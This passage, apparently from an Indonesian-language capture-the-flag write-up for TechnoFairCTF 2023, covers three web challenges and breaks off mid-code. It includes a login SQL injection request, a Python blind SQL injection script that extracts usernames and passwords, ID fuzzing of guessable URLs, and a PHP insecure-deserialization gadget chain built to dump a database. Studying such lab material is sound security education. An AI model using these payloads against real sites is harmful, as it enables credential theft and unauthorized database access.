12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=a4a58e829cceadaed427b6acc406ec67;
   user=
   O%3A4%3A%22User%22%3A1%3A%7Bs%3A10%3A%22%00User%00type
   %22%3Bs%3A5%3A%22guest%22%3B%7D
14 Connection: close
15
16 username=testte&password=' or 1=1-- -&login=
```

Search... 0 matches


**Response**

Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Date: Sun, 09 Jul 2023 10:02:08 GMT
3  Server: Apache/2.4.54 (Debian)
4  X-Powered-By: PHP/7.4.33
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: no-store, no-cache, must-revalidate
7  Pragma: no-cache
8  Location: login_admin.php
9  Content-Length: 673
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <title>
         PUBG MOBILE COMPETITION 2023
       </title>
17   </head>
18   <body>
19     <h1>
         Halaman Login Tim PUBG MOBILE
       </h1>
20
21     <form action="" method="POST">
22       <ul>
23         <li>
24           <label for="username">
               Username
             </label>
25           <input type="text" name="username" id="
             username">
26         </li>
27         <li>
28           <label for="password">
               Password
             </label>
29           <input type="text" name="password" id="
             password">
30         </li>
31         <li>
32           <button type="submit" name="login">
               Login
             </button>
33         </li>
34       </ul>
35     </form>
36   </body>
37 </html>
```

Search... 0 matches

Di endpoint baru ini nampaknya tidak bisa SQL Injection.





DIsini bisa saya simpulkan bahwa terdapat SQL Injection bertipe blind dengan kondisi ketika query berhasil maka akan ada redirect ke endpoint login_admin

Berdasarkan asumsi saya, saya membuat sebuah script untuk mempercepat proses enumerasi dan me-leak username serta password yang ada pada aplikasi


```
import requests
from string import printable

result = ""
for i in range(200):

    url = 'http://103.152.242.197:8085/index.php'
    charset = "," + printable
    for c in charset:
        # username = adminnihboz
        # pass = passk0ein1ch
         payload = f"'or {ord(c)}=ascii(substr((select group_concat(username,',',password) FROM user limit 1),{i+1},1))-- -"

         data = {
             'username': 'admin',
             'password': payload,
             'login':""
```

```
        }
        headers = {
    'Content-Type': 'application/x-www-form-urlencoded'
        }

        response = requests.post(url, data=data, allow_redirects=False)

        res = response.text
        if "Username atau password salah!" not in res:
            result += c
            break
    print(result)
```

Didapatilah username dan password





Kemudian login ke endpoint login_admin.php




**Flag:**
**TechnoFairCTF{Terny4ta_b5n4r_k4mo3_pesert_CompetitionPUBG_oiya_ingetin_aj4_kalo_ada_bilang__pubg??_Jawabnya__L0g1nn}**

## Secret_door


Diberikan form login seperti berikut





Apabila di cek pada source-view, maka kita akan mendapatkan credentials guest

```
        <input type="password" name="password" class="form-control
        <span class="invalid-feedback"></span>
    </div>
    <div class="form-group">
        <input type="submit" class="btn btn-secondary" value="Logir
    </div>
    <p>Tidak punya akun? Coba menggunakan akun Guest. <a href="#"cl
    <!-- Creds for Guest acc is guest:testing -->
</form>
v>
```


Credentials ini bisa digunakan untuk login pada aplikasi
Ketika berhasil login, ternyata URL memiliki sebuah id dan nampaknya guessable




Saya mengira bahwa flag ada di ID ke-1 alias akun admin, namun ternyata nihil 😕




Kemudian saya mencoba mencari range-id yang bisa digunakan, disini saya mendapati bahwa range yang available adalah 1-102 karena ketika saya coba input dengan id 103, maka aplikasi menampilkan error seperti berikut




Dari sini saya mencoba untuk melakukan fuzzing pada parameter ID dari 1-102 dan melihat apakah ada ID tertentu yang memiliki content unik.

Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length |
|---|---|---|---|---|---|
| 115 | 115 | 200 | | | 1582 |
| 116 | 116 | 200 | | | 1582 |
| 117 | 117 | 200 | | | 1582 |
| 118 | 118 | 200 | | | 1582 |
| 119 | 119 | 200 | | | 1582 |
| 120 | 120 | 200 | | | 1582 |
| 114 | 114 | 200 | | | 1582 |
| 46 | 46 | 200 | | | 1447 |
| 71 | 71 | 200 | | | 1402 |
| 1 | 1 | 200 | | | 1341 |
| 102 | 102 | 200 | | | 1339 |
| 12 | 12 | 200 | | | 1338 |
| 13 | 13 | 200 | | | 1338 |
| 14 | 14 | 200 | | | 1338 |
| 15 | 15 | 200 | | | 1338 |
| 16 | 16 | 200 | | | 1338 |
| 17 | 17 | 200 | | | 1338 |

Disini saya mendapati bahwa id 46 dan 71 memiliki response length yang unik, kemudian di respond masing-masing id tersebut terdapat potongan flag


```
    </style>
</head>
<body>
    <h1 class="my-5">Hi, <b>44</b>. Selamat datang kembali.</h1>
    <h2 class="my-5">Jono chef yang paling ganteng, saya biasa menggunakan TechnoFairCTF{Sp1cy_P3pp3r_
dan sisa nya ada di ... Flag collected (1/2)
</h2>

    <h2 class="my-5 text-warning mt-1"><strong>Our Exclusive Menu</strong></h2>
    <ul class="h3 list-group list-group-flush">
```

```
</head>
<body>
    <h1 class="my-5">Hi, <b>69</b>. Selamat datang kembali.</h1>
    <h2 class="my-5">Sisa bumbu rahasia yang saya gunakan adalah
4nd_G4rlic_Sauce}
Flag collected (2/2)</h2>
```


**Flag: TechnoFairCTF{Sp1cy_P3pp3r_4nd_G4rlic_Sauce}**

## Serial Killer

Diberikan url dan juga attachment sebagai berikut http://103.152.242.197:1001/




Terdapat dua potential untuk mendapatkan flag, pertama baca dari sql, yang kedua baca dari flag.php




Kemudian ketika kita melihat pada flag.php, terdapat fungsi untuk melakukan deserialize pada cookie “user”


Dari sini bisa disimpulkan bahwa terdapat insecure deserialization pada challenge kali ini. Ketika saya mencoba membuat object user dengan value admin, flag pada flag.php ditampilkan. Namun ternyata merupakan decoy

exp.php

```php
<?php

class User
{
    private $type;

    public function __construct(string $type)
    {
        $this->type = $type;
    }

    public function getType()
    {
        return $this->type;
    }
}

echo urlencode(serialize(new User("admin")));
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
root@Amogus:/mnt/c/Users/cruok/OneDrive/Documents/CTF/TechnoFairCTF# php exp.php
PHP Warning:  Module 'soap' already loaded in Unknown on line 0
O%3A4%3A%22User%22%3A1%3A%7Bs%3A10%3A%22%00User%00type%22%3Bs%3A5%3A%22admin%22%3B%7D
root@Amogus:/mnt/c/Users/cruok/OneDrive/Documents/CTF/TechnoFairCTF#
```

**Request**

Pretty Raw Hex

```
GET /flag.php HTTP/1.1
Host: 103.152.242.197:1001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=a4a58e829cceadaed427b6acc406ec67; user=
O%3A4%3A%22User%22%3A1%3A%7Bs%3A10%3A%22%00User%00type%22%
3Bs%3A5%3A%22admin%22%3B%7D
Connection: close
```

**Response**


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 09 Jul 2023 06:11:10 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.2.7
Vary: Accept-Encoding
Content-Length: 455
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Flag
    </title>
    <link rel="stylesheet" href="css/bootstrap.min.css">
  </head>

  <body>
    <div class="min-vh-100 d-flex justify-content-center
    align-items-center">
      <h1>
        FLAG : The Serial Killer Isn't Here
      </h1>
    </div>

    <script src="js/bootstrap.bundle.min.js">
    </script>
  </body>

</html>
```

Disini saya sudah berhasil mendapatkan insecure deserealisation. Tinggal gimana cara dapat flagnya?

Well kalau dibaca-baca lagi, terdapat beberapa class yang usefull dan dapat dimanfaatkan dengan adanya insecure deserealisation ini. Pertama ada FileReader dimana kita bisa membaca isi dari file php yang sudah di whitelist. Salah satu file yang bisa dibaca adalah credential.php. Dengan adanya class ini kita dapat melihat isi dari credential.php


Kemudian ada Record (record.php) yang memungkinkan kita untuk connect ke db kemudian kita juga bisa menjalankan query untuk melihat semua content pada table yang kita specify.




Dan terakhir ada class Query (query.php) yang bisa kita manfaatkan untuk memanggil class lain dan juga memanggil fungsi method getAllQuery() ketika method __debugInfo() dijalankan.

```php
<?php

class Query
{
    private $store;

    public function __construct($store)
    {
        $this->store = $store;
    }

    public function getAllQuery()
    {
        return $this->store->getAllRecords();
    }

    public function __debugInfo()
    {
        return $this->getAllQuery();
    }
}

?>
```

FYI method __debugInfo() ini akan dipanggil ketika terdapat pemanggilan melalui fungsi var_dump() dimana fungsi tersebut dipanggil oleh file flag.php

```php
<?php

if (!isset($_COOKIE["user"])) {
    header("Location: index.php");
    exit();
}

include "filereader.php";
include "query.php";
include "record.php";
include "user.php";

$user = unserialize($_COOKIE["user"]);

if (!($user instanceof User)) {
    var_dump($user);
    exit();
}
```


Dari analisis diatas, didapati skenario seperti berikut

1. Baca file credential.php
2. Initialize class Record menggunakan credentials yang didapat., set table yang akan di dump menjadi “flag”
3. Initialize class Query dengan class Record yang sudah kita buat tadi
4. Serialize class Query yang dibuat
5. Get flag

Untuk membaca credentials.php, saya menggunakan kode berikut

```php
<?php

class FileReader
{
    private $file;
    private $whiteList;

    public function __construct(string $file)
```

```
    {
        $this->file = $file;
        $this->whiteList = ["credential.php", "filereader.php", "flag.php",
